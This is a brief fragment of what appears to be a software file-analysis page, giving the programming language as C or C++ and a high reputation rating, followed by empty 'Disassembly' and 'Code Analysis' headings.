Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis